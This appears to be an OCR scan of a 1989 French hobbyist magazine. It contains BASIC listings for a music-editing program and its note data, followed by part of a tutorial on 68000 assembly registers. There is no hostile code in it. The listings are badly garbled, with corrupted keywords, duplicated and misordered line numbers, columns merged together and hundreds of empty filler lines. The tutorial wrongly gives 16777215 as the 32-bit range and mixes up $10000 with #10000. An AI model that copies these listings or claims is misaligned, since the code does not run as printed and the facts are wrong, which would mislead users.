42


```

APHICS PEN 1:PRINT zhs:GOSUB 219
0:TACOFF
850 *** DESSIN PORTER ** [117]
860 *** IF NAVY-0 THEN NAVY-NAV-1: [1279]
870 TAG:MOVE 509.98:GRAPHICS PEN [4133]
1:dr=20:nf=3:GOSUB 2160:dr=0:nf=5:
GOSUB 2160:dr=20:nf=3:GOSUB 216
0
880 MOVE 516,yg:PRINT zhs: [2261]
890 RESTORE 930:FOR b=1 TO 7:READ
m(b):NEXT ym=344:zm=0:MOVE 508,
ym:FOR b=1 TO 3:FOR b=1 TO 7:IF
zhs=1 THEN zm=0 ELSE fma=1
900 IF fma=1 THEN zm=478 ELSE x=4 [759]
910
920 MOVE xm,yg:PRINT m(b):ym=ym [3595]
12:NEXT:NEXT
930 MOVE 484.555:PRINT "S":MOVE [5586]
480.94:PRINT "M":MOVE 550.355:PR
INT "S S SILENCE":
930 DATA M,RE,DO,ST,LA,SOL,FA
940 TAGOFF
950 *** TEST TOUCHE ** [954]
970 IF INKEY(1)=0 OR INKEY(7)=0 [2611]
THEN GOSUB 1990
980 IF INKEY(8)=0 OR INKEY(1)=0 T [2269]
HEN GOSUB 1180
990 IF INKEY(9)=0 OR INKEY(2)=0 T [1757]
HEN GOSUB 1280
1000 IF INKEY(26)=0 OR INKEY(28)= [2114]
HEN GOSUB 1440
1010 IF INKEY(47)=0 THEN GOSUB 15 [1095]
50
1020 IF INKEY(19)=0 OR INKEY(29)= [2487]
HEN GOSUB 1990
1030 IF INKEY(58)=0 THEN GOSUB 20 [1643]
80
1040 IF INKEY(53)=138 THEN notes2= [4777]
5:canal=255:duree=255:GOSUB 1550
1050 FOR B=1 TO 60:NEXT [1912]
1060 GOTO 970 [330]
1070 *** VALVEUR CANAL ** [117]
1080 *** IF INKEY(15)=0 THEN 1100 [999]
ELS E 1120
1100 IF op=1 THEN 1110 ELSE RETU [2723]
RN
1110 xh=xh+6:op=op-1:GOTO 1140 [2128]
1120 IF op=12 THEN 1130 ELSE RETU [1129]
RN
1130 xh=xh+6:op=op-1:GOTO 1140 [2641]
1140 TAGOFF:CLS #1:LOCATE xh,2:PE [9105]
INT 75:RESTORE 1150:FOR b=1 TO 6
PEAD CANAL:LOCATE 7,21:PR
INT USING "##":CANAL:RETURN
1150 DATA 1,2,4,17,10,33,12,24, [2444]
47,42,28
1160 *** VALVEUR DUREE ** [117]
1170 *** IF INKEY(8)=0 THEN 1190 [729]
ELS E 1205
1180 IF op=1 THEN 1200 ELSE RETU [2015]
RN
1190 IF op=1 THEN 1200 ELSE RETU [1108]
RN
1200 xh=xh+6:op=op-1:GOTO 1240 [2238]
1210 IF op=10 THEN 1220 ELSE RET [1466]
URN
1220 xh=xh+6:op=op-1:GOTO 1240 [1918]
1230 *** TACOFF:CLS #2:LOCATE xh,25: [7933]
PRINT yf:RESTORE 1250:FOR b=1 TO
op:READ duree:NEXT:LOCATE 15,21:
PRINT USING "##":DUREE:RETURN
1240 DATA 3,2,4,16,12,8,6,4,3,2, [1191]
1250
1270 *** NOTES OU SILENCE ** [1158]
1280 IF INKEY(2)=0 THEN 1290 ELSE [1365]
ELS E 1310
1290 IF op=1 THEN 1300 ELSE RETU [1445]
RN
1300 yd=yd+12:op=op-1:GOTO 1330 [2078]
1310 IF op=23 THEN 1320 ELSE RET [1197]
URN
1320 yd=yd+12:op=op-1:GOTO 1330 [2526]
1330 CLS #3:TACOFF:MOVE 516,yg:PRINT
zhs:alt=0
1340 IF op=20 THEN alt=1: [1323]
1350 IF op=5 THEN alt=1: [1348]
1360 IF op=23 AND NOTE=0 THEN alt=1: [1384]
1370 IF INKEY(2)=0 THEN alt=1: [1394]
1380 notes=(indice)
1390 IF op=23 AND NOTE=0 AND AL [2636]
T=1 THEN NOTE=N(INDEX-1)
1400 IF op=23 AND NOTE=0 AND AL [3098]
T=1 THEN NOTE=N(INDEX+1)
1410 IF op=23 AND NOTE=0 AND AL [892]
T=1 THEN NOTE=N(INDEX+1)
1420 TAGOFF:LOCATE 19,21:PRINT US [3410]
ING "###":NOTE
1430 RETURN [555]
1440 *** OPTIONS DIVERSES ** [117]
1450 IF INKEY(20)=0 THEN 1470 ELS [1894]
1460 IF op=32:op=op-1:GOTO 1510 [2861]
1470 IF op=1 THEN 1500 ELSE RETU [1291]
RN
1480 yd=yd+32:op=op-1:GOTO 1510 [2668]
1490 CLS #4:TACOFF:MOVE 72,yg:PRINT
zhs:
1500 alt=0:GOSUB 1340:RETURN [1615]
1510 *** DONNEES EN MEMOIRE ** [117]
1520 SOUND 129.0:FOR B=1 TO 20:BO [6945]
RDER 6:FOR B=1 TO 10:NEXT:BO
13:SOUND 1,2200,2,6,1:NEXT:IF
OP=7 THEN 1580 ELSE 1630
1560 *** Reset * [117]
1570 ADR=ADR+(4+AS):IF ADR<20000 [208]
1580 ADR=ADR+(4+AS):IF ADR<20000 [2722]
THEN ADR=20000
1590 FOR ADR=ADR TO ADR+(4+AS):IF [5107]
OKE ADD,0:NEXT:COMPT=COMPT+(4+AS)
1600 IF COMPT=0 THEN COMPT=0 [1130]
1610 LOCATE 30,6:PRINT USING "### [1641]
"##":COMPT
1620 RETURN [555]
1630 IF OP=8 THEN 1660 ELSE 1780 [1043]
1640 IF OP=8 THEN 1660 ELSE 1780 [1043]
1650 *** Sauver * [99]
1660 IF COMPT=0 THEN 1670 ELSE 16 [1910]
1670
1680 FOR b=1 TO 30:LOCATE #5,10,5 [5722]
:PRINT #5,"PAS DE DONNEES !!!":FO
R b=1 TO 30:NEXT:CLS #5:NEXT:RET
URN
1690 CLEAR INPUT:PRINT #5,"INTRO [5322]
DISEZ UNE DISQUETTE ET DONNEZ
UN NOM (8 CARACTERES) SANS LAB
E:INPUT #5,PS
1690 POKE 19990,fenv:POKE 19991,z [6441]
ent:POKE 19992,zbruit:POKE 19993,
files(1):POKE 19994,files(2):POKE 1
9995,files(3)
1700 POKE 19996,adr:POKE 1999 [4599]
7,adr MOD 256:POKE 19998,compt:25
6:POKE 19999,compt MOD 256
1710 SAVE PS,B,19990,COMPT+1 [2036]
1720 CLS:PRINT #5,"SI VOUS DES [5795]
IREZ RECOMMENCER UN AUTRE TRAVAI
L,REINITIALISEZ PARFOURCOURT-SHIFT
+ENTREE ET RECHANGEZ LE PROGRAMME."
1730 LOCATE #5,1,6:PRINT #5,"S" [9248]
NE S'AGISSAIT QUE D'UNE SIMPL
E SAUVEGARDE EN COURSE DE TRAVAI
L,PRESSER LA TOUCHE R PERMET DE
TURN FOUR RETOUR AU TRAVAIL
1740 INPUT #5,"r$":r$=UPPER(r$) [2295]
IF r$<"R" THEN 1740
1750 CLS #5:RETURN [1318]
1760 *** Ecriture donnees en RAM * [117]
1770 POKE ADR,CANAL:POKE ADR+1,NO [2080]
TE:256:POKE ADR+2,NOTE MOD 256:PO
KE ADR+3,DUREE:ADR=ADR+4
1780 IF files(1)=1 AND (canal=1 O [2465]
r canal=17 OR canal=33 OR canal=49
) THEN 1830
1800 IF files(2)=1 AND (canal=2 O [5626]
r canal=19 OR canal=34 OR canal=42
) THEN 1830
1810 IF files(3)=1 AND (canal=4 O [4455]
r canal=12 OR canal=20 OR canal=28
) THEN 1830
1820 adr=adr+AS:GOTO 1860 [850]
1830 IF FENV=1 THEN POKE ADR,NENV [1808]
:ADR=ADR+1
1840 IF FENV=1 THEN POKE ADR,NENT [3215]
:ADR=ADR+1
1850 IF FRUIT=1 THEN POKE ADR,BR [2794]
UIT:ADR=ADR+1
1860 COMPT=COMPT+(4+AS):LOCATE 30 [2708]
,6:PRINT USING "###":COMPT
1870 RETURN [555]
1880 *** CHANG. No ENV. & BRUIT * [1589]
1890 IF OP=3 NO THEN RETURN [971]
1910 IF INKEY(19)=0 THEN 1920 ELS [1598]
E 1990
1920 ON OP GOTO 1930,1950,1970 [1154]
1930 IF NENV<15 THEN NENV=NENV+1: [580]
GOSUB 2190
1940 IF NENT<15 THEN NENT=NENT+1: [1468]
GOSUB 2190
1960 RETURN [555]
1970 IF BRUIT<31 THEN BRUIT=BRUIT [1654]
+1:GOSUB 2190
1980 RETURN [555]
1990 ON OP GOTO 2000,2020,2040 [980]
2000 IF NENV=0 THEN NENT=NENT-1: [1564]
GOSUB 2190
2010 RETURN [555]
2020 IF NENT=0 THEN NENT=NENT-1:G [1912]
2030 RETURN [555]
2040 IF BRUIT=0 THEN BRUIT=BRUIT- [2577]
1:GOSUB 2190
2050 RETURN [555]
2060 *** ECOUTE SIMPLIFIEE ** [117]
2070 *** IF NAVY-0 THEN NAVY-NAV-1: [1129]
2080 FOR B=20000 TO 20900:COMPT=1 [2054]
STEP 4
2090 FOR B=0 TO 3:C(B)=PEEK(A+B): [4374]
NEXT:SOUND 1,C(1)*256-C(2),C(3)*2
,12:NEXT
2100 RETURN [555]
2110 *** MARQUE FIN FICHER ** [117]
2120 IF NAVY=LOCATE 7,7:PRINT USIN [1552]
2130 SOUND 129.0:FOR B=1 TO 20:BO [12589]
RDER 6:FOR B=1 TO 10:NEXT:BO
13:SOUND 1,2200,2,6,1:NEXT:FOR
b=adr TO ADR+(4+AS):POKE B,255:N
EXT:COMPT=COMPT-(4+AS):TACOFF:LOC
ATE 30,6:PRINT USING "###":COMPT
T:RETURN
2140 *** S-ROUT. DESSIN PORTER ** [117]
2150 *** IF NAVY-0 THEN NAVY-NAV-1: [2205]
2160 FOR b=1 TO nf:DRAWN -dr,0:MO [3397]
VER dr,24:NEXT:nf
2170 *** ECRIT VAL. OPTIONS GAUCH [117]
2180 *** ECRIT VAL. OPTIONS GAUCH [1365]
B **
2190 TAGOFF:LOCATE 7,5:PRINT USIN [6514]
G "###":NENT:LOCATE 7,7:PRINT USIN
G "###":bruit:RETURN
2200 *** MISES NOTES EN TABLEAU ** [117]
2210 RESTORE 2230:FOR B=1 TO 46:R [3981]
AD VALDEUR:N(B)=VALDEUR:NEXT:RETU
RN
2230 DATA 758,0,716,676,638,692,5 [2496]
8,536,506,0,478,451,426,402
2240 DATA 379,0,358,338,317,301,2 [3013]
84,268,253,0,239,225,213,201
2250 DATA 159,0,179,169,159,150,1 [2843]
42,134,127,0,119,113,105,100,95,0
,0,0
2260 *** VARIABLES PRINCIPALES ** [117]
2270 "FVS = FLECHE VERTICALE [1141]
2280 "XH = POSITION X DE CETTE F [3542]
LECHE (EN HAUT)
2290 "XB = POSITION X DE CETTE F [3423]
LECHE (EN BAS)
2310 "FHS = FLECHE HORIZONTALE [2128]
UR PORTER
2320 "YD = POSITION Y DE CETTE F [2071]
LECHE (A DROITE)
2340 "OC = OPTION 1 A 12 (SELECT [1686]
ION CANAL)
2350 "OPD = OPTION 1 A 10 (SELECT [2240]
ION DUREE)
2360 "OPN = OPTION 1 A 16 (SELECT [3167]
ION NOTE, 16=SILENCE)
2370 "OR = OPTION 1 A 8 (SELECT [2106]
ION DIVERSES)
2380 "DIM N(27) = VALEURS REPRESE [3197]
NTANT LES NOTES
2390 "COMPT=COMPTEUR GRANDEUR DU [2643]
FICHER FINAL
2400 "NENT = No ENV. DE TONALITE [1410]
VOULUE
2410 "NENV = No ENV. DE VOLUME [902]
VOULUE
2420 "BRUIT=VALEUR DU BRUIT (1 A [2405]
31)
2430 "ALT = INDICE D'ALTERATION [2554]
OU (A)
2440 "ADR = ADRESSE OU L'ON STOC [1652]
KE LES DONNEES
2450 "AS = NOMBRE D'ARGUMENTS S [5556]
UPPLEMENTAIRES
2460 "FENV,FENV,FRUIT = FLAGS, [3223]
MIS A 1 INDICQUET
2470 "N=LES ENVELOPPES OU BRU [1959]
IT A SAUVEGARDER
2480 "FLAS(C,1) = MIS A 1 INDIQ [1876]
UE QUEL CANAL
2490 "FEND LES ENVELOPPES [1978]
OU BRUIT
2500 FOR B=20000 TO 21000 STEP 4: [3034]
FOR B=0 TO 5:PRINT PEEK(A+B):NEX
T:PRINT:NEXT

```



```

10 ***** [673] 310 DATA 1.0,190.4,1.0,235.4,19.1 [3111] 113.4,1.0,169.4,1.0,201.4,1.0,113
20 " POLI Guy - JUIN 89 " [797] .250,24.17,0.127,4.1,0.169,4.1,0. 4
30 " MICROHAM - PROG. 2 " [1966] 201.4
40 ***** [673] 310 DATA 1.0,119.4,1.0,169.4,1.0, [3096] 4
50 " JEUX INTERDITS " [1343] 201.4,1.0,127.4,1.0,169.4,1.0,201
60 ***** [673] 330 DATA 10,1.250,24.17,0.100,4.1 [2953] 4
70 " MEMOIR 1989 " [422] 0.9,4.1,0.1,201.4,1.0,119.1,0.9, [2953] 4
80 ***** [673] 169.4
90 ***** [673] 350 DATA 1.0,201.4,1.0,127.4,4.1,0. [2099] 4
100 "Donnees speciales pour Prog. [1328] 169.4,1.0,201.4,1.0,246,24.17,0.
110 ***** [673] 350 DATA 1.0,253.4,1.1,63.4,1.0,1 [3145] 127.4
120 FOR adre=19990 TO 19999:READ v [3427] 42.4,1.0,253.4,1.1,63.4,1.0,159.4
130 aleur:POKE adre,valeur:NEXT [1719] 360 DATA 1.0,253.4,1.1,63.4,1.0,2
140 ***** [673] 246,24.17,0.159,4.1,0.253,4.1,1.6
150 "donnes canal, note et d'urce [2570] 370 DATA 1.0,169.4,1.0,253.4,1.1,
160 ***** [673] 380 DATA 1.0,159.4,1.0,253.4,1.1,63.4
170 ***** [673] 380 DATA 10,1.250,24.17,0.169,4.1,0
180 DATA 10,2.246,24.17,0.127,4.1, [2935] 0.253,4.1,1.128,4.1,0.169,4.1,0.2
190 ***** [673] 53.4
200 ***** [673] 390 DATA 1.1,28.4,1.0,169.4,1.0,2 [2994] 53.4
210 ***** [673] 53.4,1.1,28.4,1.0,1.259,24.17,0.15
220 ***** [673] 9.4
230 ***** [673] 400 DATA 1.0,253.4,1.1,28.4,1.0,1 [3708] 59.4,1.0,253.4,1.1,28.4,1.0,169.4
240 ***** [673] 410 DATA 1.0,253.4,1.1,28.4,1.0,1 [3107] 123.8,17.0,199.4,1.0,253.4,1.1,63
250 ***** [673] 420 DATA 10,1.250,8.17,0.190,4.1, [2646] 4
260 ***** [673] 0.253,4.1,63.4,1.0,2,126.8,17.0,
270 ***** [673] 190.4
280 ***** [673] 430 DATA 1.0,253.4,1.1,63.4,49.2, [3616] 246,24.42,1.63,24.28,0.253,24.1
290 ***** [673] 246,24.42,1.63,24.28,0.253,24.1, [3351] 4
300 ***** [673] 440 DATA 10,2.246,24.17,0.159,4.1, [2640] 0.253,4.1,1.45,4.1,0.150,4.1,0.2
310 ***** [673] 53.4
320 ***** [673] 450 DATA 1.1,45.4,1.0,150.4,1.0,2 [2884] 4
330 ***** [673] 53.4,1.1,45.4,1.0,2.246,24.17,0.15
340 ***** [673] 0.4
350 ***** [673] 460 DATA 1.0,253.4,1.1,45.4,1.0,1 [3097] 69.4,1.0,253.4,1.1,45.4,1.0,190.4
360 ***** [673] 470 DATA 1.0,253.4,1.1,45.4,1.0,2, [3163] 164,24.17,0.199,4.1,1.28,4.1,1.82
370 ***** [673] 480 DATA 1.0,201.4,1.1,28.4,1.1,8 [3016] 2.4,1.0,201.4,1.1,28.4,1.1,82.4
380 ***** [673] 240 DATA 10,1.264,24.17,0.201,4.1, [3313] 1.28,4.1,1.82,4.1,0.213,4.1,1.28
390 ***** [673] 500 DATA 1.1,82.4,1.0,201.4,1.1,2 [3555] 8.4,1.1,82.4,1.0,1.250,24.17,0.113
400 ***** [673] 510 DATA 1.0,169.4,1.0,201.4,1.1,0, [2823] 113.4,1.0,169.4,1.0,201.4,1.0,113
410 ***** [673] 420 DATA 1.0,169.4,4.1,0.201,4.1,0, [3315] 4
420 ***** [673] 250 DATA 17,0.113,4.1,0.169,4.1,0, [2977] 530 DATA 1.0,100.4,1.0,169.4,1.0,
430 ***** [673] 201.4,1.0,113,4.1,0.169,4.1,0,201 [2977] 4
440 ***** [673] 540 DATA 10,2.246,24.17,0.113,4.1, [2924] 0.150,4.1,0.190,4.1,0.127,4.1,0.
450 ***** [673] 159.4
460 ***** [673] 550 DATA 1.0,190.4,1.0,127.4,1.0, [2817] 159.4
470 ***** [673] 560 DATA 1.0,150.4,1.0,190.4,1.0, [2828] 113.4,1.0,150.4,1.0,190.4,1.0,190
480 ***** [673] 570 DATA 1.0,150.4,1.0,190.4,1.0,2 [3269] 246,24.17,0.95,4.1,0.159,4.1,0.1
490 ***** [673] 580 DATA 1.0,95.4,1.0,150.4,1.0,1 [2631] 590 DATA 1.0,95.4,1.0,150.4,1.0,190.4
500 ***** [673] 590 DATA 10,2.246,24.17,0.95,4.1, [3051] 590 DATA 1.0,190.4,1.0,190.4,1.0,1
510 ***** [673] 50.4
520 ***** [673] 600 DATA 1.0,190.4,1.0,190.4,1.0, [2761] 150.4,1.0,190.4,1.0,2.56,24.17,0.1
530 ***** [673] 610 DATA 1.0,190.4,1.0,225.4,1.0, [3126] 113.4,1.0,190.4,1.0,225.4,1.0,113
540 ***** [673] 620 DATA 1.0,190.4,1.0,225.4,1.0,2 [2563] 5.26,24.17,0.113,4.1,0.190,4.1,0.2
550 ***** [673] 25.4
560 ***** [673] 630 DATA 1.0,127.4,1.0,190.4,1.0, [3161] 246,24.4,1.0,142.4,1.0,190.4,1.0,225
570 ***** [673] 640 DATA 10,2.246,24.17,0.159,4.1, [2640] 0.253,4.1,1.45,4.1,0.159,4.1,0.2
580 ***** [673] 53.4,1.1,45.4,1.0,1.250,24.17,0.15
590 ***** [673] 53.4,1.1,45.4,1.0,1.250,24.17,0.15
600 ***** [673] 650 DATA 1.0,201.4,1.1,28.4,1.1,0 [3262] 42.4,1.0,201.4,1.1,28.4,1.0,169.4
610 ***** [673] 660 DATA 1.0,201.4,1.1,28.4,1.0,1, [3293] 123.8,17.0,199.4,1.0,253.4,1.1,45
620 ***** [673] 680 DATA 10,1.250,8.17,0.190,4.1, [3122] 0.253,4.1,1.45,4.1,0.190,8.17,0.1
630 ***** [673] 690 DATA 1.0,253.4,1.1,45.4,1.2,2 [2878] 46.1,1.1,250.1,1.1,123.1,1.1,45.1
640 ***** [673] 700 DATA 9,2.246,36.42,1.45,36.4, [3247] 253.36,4.1,0.9,36.25,1.45,36.25
650 ***** [673] 710 SAVE "journal".b,19999,170 [1579]

```

[illegible]

```

10 ..... [1143]
20 " " [175]
30 " POLI Guy - PROG. 4 " [242]
40 ..... [175]
50 " RECUP. DU FICHIER MUSICAL " [1743]
60 " BINAIRE SOUS FORME DATA " [143]
70 ..... [1743]
80 ..... [1143]
90 ..... [117]
100 MODE 2:INPUT "Nom du fichier" [8378]
110 " extension : " :c$=MEMORY 1
1989:Load fichs.19990
110 LOCATE 1.5:PRINT"Rappel: veill [21639]
120 a ce que la ligne de DATA ne [175]
130 puisse PRINT USING ***** sans [2619]
140 pourriez plus la valider par l [175]
150 ..... [1143]
160 ..... [117]
170 ..... [8378]
180 ..... [175]
190 ..... [1743]
200 ..... [143]
210 ..... [1143]
220 ..... [117]
230 ..... [8378]
240 ..... [175]
250 ..... [1743]
260 ..... [143]
270 ..... [1143]
280 ..... [117]
290 ..... [8378]
300 ..... [175]
310 ..... [1743]
320 ..... [143]
330 ..... [1143]
340 ..... [117]
350 ..... [8378]
360 ..... [175]
370 ..... [1743]
380 ..... [143]
390 ..... [1143]
400 ..... [117]
410 ..... [8378]
420 ..... [175]
430 ..... [1743]
440 ..... [143]
450 ..... [1143]
460 ..... [117]
470 ..... [8378]
480 ..... [175]
490 ..... [1743]
500 ..... [143]
510 ..... [1143]
520 ..... [117]
530 ..... [8378]
540 ..... [175]
550 ..... [1743]
560 ..... [143]
570 ..... [1143]
580 ..... [117]
590 ..... [8378]
600 ..... [175]
610 ..... [1743]
620 ..... [143]
630 ..... [1143]
640 ..... [117]
650 ..... [8378]
660 ..... [175]
670 ..... [1743]
680 ..... [143]
690 ..... [1143]
700 ..... [117]
710 ..... [8378]
720 ..... [175]
730 ..... [1743]
740 ..... [143]
750 ..... [1143]
760 ..... [117]
770 ..... [8378]
780 ..... [175]
790 ..... [1743]
800 ..... [143]
810 ..... [1143]
820 ..... [117]
830 ..... [8378]
840 ..... [175]
850 ..... [1743]
860 ..... [143]
870 ..... [1143]
880 ..... [117]
890 ..... [8378]
900 ..... [175]
910 ..... [1743]
920 ..... [143]
930 ..... [1143]
940 ..... [117]
950 ..... [8378]
960 ..... [175]
970 ..... [1743]
980 ..... [143]
990 ..... [1143]
1000 ..... [117]
1010 ..... [8378]
1020 ..... [175]
1030 ..... [1743]
1040 ..... [143]
1050 ..... [1143]
1060 ..... [117]
1070 ..... [8378]
1080 ..... [175]
1090 ..... [1743]
1100 ..... [143]
1110 ..... [1143]
1120 ..... [117]
1130 ..... [8378]
1140 ..... [175]
1150 ..... [1743]
1160 ..... [143]
1170 ..... [1143]
1180 ..... [117]
1190 ..... [8378]
1200 ..... [175]
1210 ..... [1743]
1220 ..... [143]
1230 ..... [1143]
1240 ..... [117]
1250 ..... [8378]
1260 ..... [175]
1270 ..... [1743]
1280 ..... [143]
1290 ..... [1143]
1300 ..... [117]
1310 ..... [8378]
1320 ..... [175]
1330 ..... [1743]
1340 ..... [143]
1350 ..... [1143]
1360 ..... [117]
1370 ..... [8378]
1380 ..... [175]
1390 ..... [1743]
1400 ..... [143]
1410 ..... [1143]
1420 ..... [117]
1430 ..... [8378]
1440 ..... [175]
1450 ..... [1743]
1460 ..... [143]
1470 ..... [1143]
1480 ..... [117]
1490 ..... [8378]
1500 ..... [175]
1510 ..... [1743]
1520 ..... [143]
1530 ..... [1143]
1540 ..... [117]
1550 ..... [8378]
1560 ..... [175]
1570 ..... [1743]
1580 ..... [143]
1590 ..... [1143]
1600 ..... [117]
1610 ..... [8378]
1620 ..... [175]
1630 ..... [1743]
1640 ..... [143]
1650 ..... [1143]
1660 ..... [117]
1670 ..... [8378]
1680 ..... [175]
1690 ..... [1743]
1700 ..... [143]
1710 ..... [1143]
1720 ..... [117]
1730 ..... [8378]
1740 ..... [175]
1750 ..... [1743]
1760 ..... [143]
1770 ..... [1143]
1780 ..... [117]
1790 ..... [8378]
1800 ..... [175]
1810 ..... [1743]
1820 ..... [143]
1830 ..... [1143]
1840 ..... [117]
1850 ..... [8378]
1860 ..... [175]
1870 ..... [1743]
1880 ..... [143]
1890 ..... [1143]
1900 ..... [117]
1910 ..... [8378]
1920 ..... [175]
1930 ..... [1743]
1940 ..... [143]
1950 ..... [1143]
1960 ..... [117]
1970 ..... [8378]
1980 ..... [175]
1990 ..... [1743]
2000 ..... [143]
2010 ..... [1143]
2020 ..... [117]
2030 ..... [8378]
2040 ..... [175]
2050 ..... [1743]
2060 ..... [143]
2070 ..... [1143]
2080 ..... [117]
2090 ..... [8378]
2100 ..... [175]
2110 ..... [1743]
2120 ..... [143]
2130 ..... [1143]
2140 ..... [117]
2150 ..... [8378]
2160 ..... [175]
2170 ..... [1743]
2180 ..... [143]
2190 ..... [1143]
2200 ..... [117]
2210 ..... [8378]
2220 ..... [175]
2230 ..... [1743]
2240 ..... [143]
2250 ..... [1143]
2260 ..... [117]
2270 ..... [8378]
2280 ..... [175]
2290 ..... [1743]
2300 ..... [143]
2310 ..... [1143]
2320 ..... [117]
2330 ..... [8378]
2340 ..... [175]
2350 ..... [1743]
2360 ..... [143]
2370 ..... [1143]
2380 ..... [117]
2390 ..... [8378]
2400 ..... [175]
2410 ..... [1743]
2420 ..... [143]
2430 ..... [1143]
2440 ..... [117]
2450 ..... [8378]
2460 ..... [175]
2470 ..... [1743]
2480 ..... [143]
2490 ..... [1143]
2500 ..... [117]
2510 ..... [8378]
2520 ..... [175]
2530 ..... [1743]
2540 ..... [143]
2550 ..... [1143]
2560 ..... [117]
2570 ..... [8378]
2580 ..... [175]
2590 ..... [1743]
2600 ..... [143]
2610 ..... [1143]
2620 ..... [117]
2630 ..... [8378]
2640 ..... [175]
2650 ..... [1743]
2660 ..... [143]
2670 ..... [1143]
2680 ..... [117]
2690 ..... [8378]
2700 ..... [175]
2710 ..... [1743]
2720 ..... [143]
2730 ..... [1143]
2740 ..... [117]
2750 ..... [8378]
2760 ..... [175]
2770 ..... [1743]
2780 ..... [143]
2790 ..... [1143]
2800 ..... [117]
2810 ..... [8378]
2820 ..... [175]
2830 ..... [1743]
2840 ..... [143]
2850 ..... [1143]
2860 ..... [117]
2870 ..... [8378]
2880 ..... [175]
2890 ..... [1743]
2900 ..... [143]
2910 ..... [1143]
2920 ..... [117]
2930 ..... [8378]
2940 ..... [175]
2950 ..... [1743]
2960 ..... [143]
2970 ..... [1143]
2980 ..... [117]
2990 ..... [8378]
3000 ..... [175]
3010 ..... [1743]
3020 ..... [143]
3030 ..... [1143]
3040 ..... [117]
3050 ..... [8378]
3060 ..... [175]
3070 ..... [1743]
3080 ..... [143]
3090 ..... [1143]
3100 ..... [117]
3110 ..... [8378]
3120 ..... [175]
3130 ..... [1743]
3140 ..... [143]
3150 ..... [1143]
3160 ..... [117]
3170 ..... [8378]
3180 ..... [175]
3190 ..... [1743]
3200 ..... [143]
3210 ..... [1143]
3220 ..... [117]
3230 ..... [8378]
3240 ..... [175]
3250 ..... [1743]
3260 ..... [143]
3270 ..... [1143]
3280 ..... [117]
3290 ..... [8378]
3300 ..... [175]
3310 ..... [1743]
3320 ..... [143]
3330 ..... [1143]
3340 ..... [117]
3350 ..... [8378]
3360 ..... [175]
3370 ..... [1743]
3380 ..... [143]
3390 ..... [1143]
3400 ..... [117]
3410 ..... [8378]
3420 ..... [175]
3430 ..... [1743]
3440 ..... [143]
3450 ..... [1143]
3460 ..... [117]
3470 ..... [8378]
3480 ..... [175]
3490 ..... [1743]
3500 ..... [143]
3510 ..... [1143]
3520 ..... [117]
3530 ..... [8378]
3540 ..... [175]
3550 ..... [1743]
3560 ..... [143]
3570 ..... [
```

Les registres internes

AUTO-FORMEZ-VOUS A L'ASSEMBLEUR 68000 (3^e partie)

En programmation Basic, s'utilisent couramment des variables du genre A = 0, AS = "Coucou!". Sachez que les registres du 68000 se manipulent de façon analogue; ils sont nommés avant d'être assignés d'une valeur:

Vue d'ensemble (fig. 1)

Il existe plusieurs types de registres: les registres de donnée, les registres d'adresse, les piles, le compteur de programme et enfin le registre des flags (*State Register*). Ils sont au format 32 bits, c'est-à-dire pouvant contenir une valeur de 0 à 16777215 (\$0 à \$FFFFFFF), sauf le registre d'état qui lui ne contient que 16 bits.

Les registres de donnée

Au nombre de 8, ils se nomment D0, D1, D2, D3, D4, D5, D6, D7. «D» signifie «Data» (donnée), les nombres «0-7» permettent de les distinguer, mais aucun n'est plus important qu'un autre. Dans ces registres sont stockées des valeurs telles que des compteurs de boucles (cf. FOR en Basic) et des paramètres pour des appels de routines.

Admettons, par exemple, que vous vouliez changer de stylo afin d'écrire vos caractères à l'écran. C'est dans l'un de ces registres que sera mis le numéro du stylo avant l'appel de la routine concernée. Ici, pas de mystère, on commence en général par utiliser le registre D0 puis D1 et ainsi de suite. Mais ce sens de parcours n'est

*Suite de notre numéro 8, comment
allons-nous dialoguer en Assembleur
avec le 68000? Par le biais de ses
registres internes.*

pas obligé; libre à chacun de faire comme bon lui semble. Les registres du 68000 n'occupant aucune place en mémoire, il n'y a pas lieu de se soucier comment le stockage des données s'effectue.

Le chargement d'une valeur dans un registre de donnée, n'utilise pas forcément les 32 bits. Une valeur 8 bits dans D0 par exemple, affecte seulement les 8 bits (octet) en partant de la droite. Les 24 bits restants sont préservés, sauf lors de l'emploi d'une instruction faisant une extension de signe 32 bits.

Remarque importante: un registre de donnée est au format 32 bits tous significatifs, il contient donc un mot long (*Long Word*) soit 4 octets (*Bytes*). Lors d'un stockage d'octet, ce sont les bits 0-7 du mot long qui sont modifiés, soit les 8 bits de droite. Aucun choix d'affectation n'est à faire. Il en existe plusieurs sortes de registres d'adresse programmables de différentes façons. Commençons par les plus simples.

Les registres d'adresse principaux

Soit sept registres: A0, A1, A2, A3, A4, A5 et A6 qui s'utilisent

de la même manière que les registres de donnée, (procédé de stockage identique), mais cette fois pour le stockage des adresses. «A» signifie naturellement «Address».

Soyons concret ne serait-ce qu'un instant. Vous connaissez tous les instructions Basic POKE et PEEK. Par exemple, l'instruction POKE \$10000,5 place la valeur 5 dans le tiroir d'adresse \$10000. Ensuite, PRINT PEEK (\$10000) permet la lecture et l'affichage du contenu de cette adresse, soit la valeur 5. Voici comment réaliser un tel POKE en Assembleur.

MOVEQ #5,D0

MOVE.L #10000,A0

MOVE.B D0,(A0)

La valeur 5 est stockée dans le registre de donnée, puis est inscrite dans A0, l'adresse que nous allons utiliser. Enfin, on procède au transfert qui consiste à mettre l'octet qui contient D0 à l'adresse définie par A0. N'allons pas plus loin afin de ne pas déflorer nos prochaines découvertes.

Lorsqu'on examine la figure 1, on remarque que les bits 24-31 des registres d'adresse sont dénommés «non significatifs».

En voici la raison: les registres d'adresse sont théoriquement au format 32 bits (possibilité d'inscrire une valeur 32 bits dans l'un deux). Mais il faut savoir que les 8 bits de plus fort poids n'existent pas car il n'y a que 24 fils sur le bus d'adresses. Ceux-ci ignorés, donc non significatifs, sont mis à 0. Notez que les mettre à 1 ne planterait pas le système, notre 68000 est pétri d'indulgence.

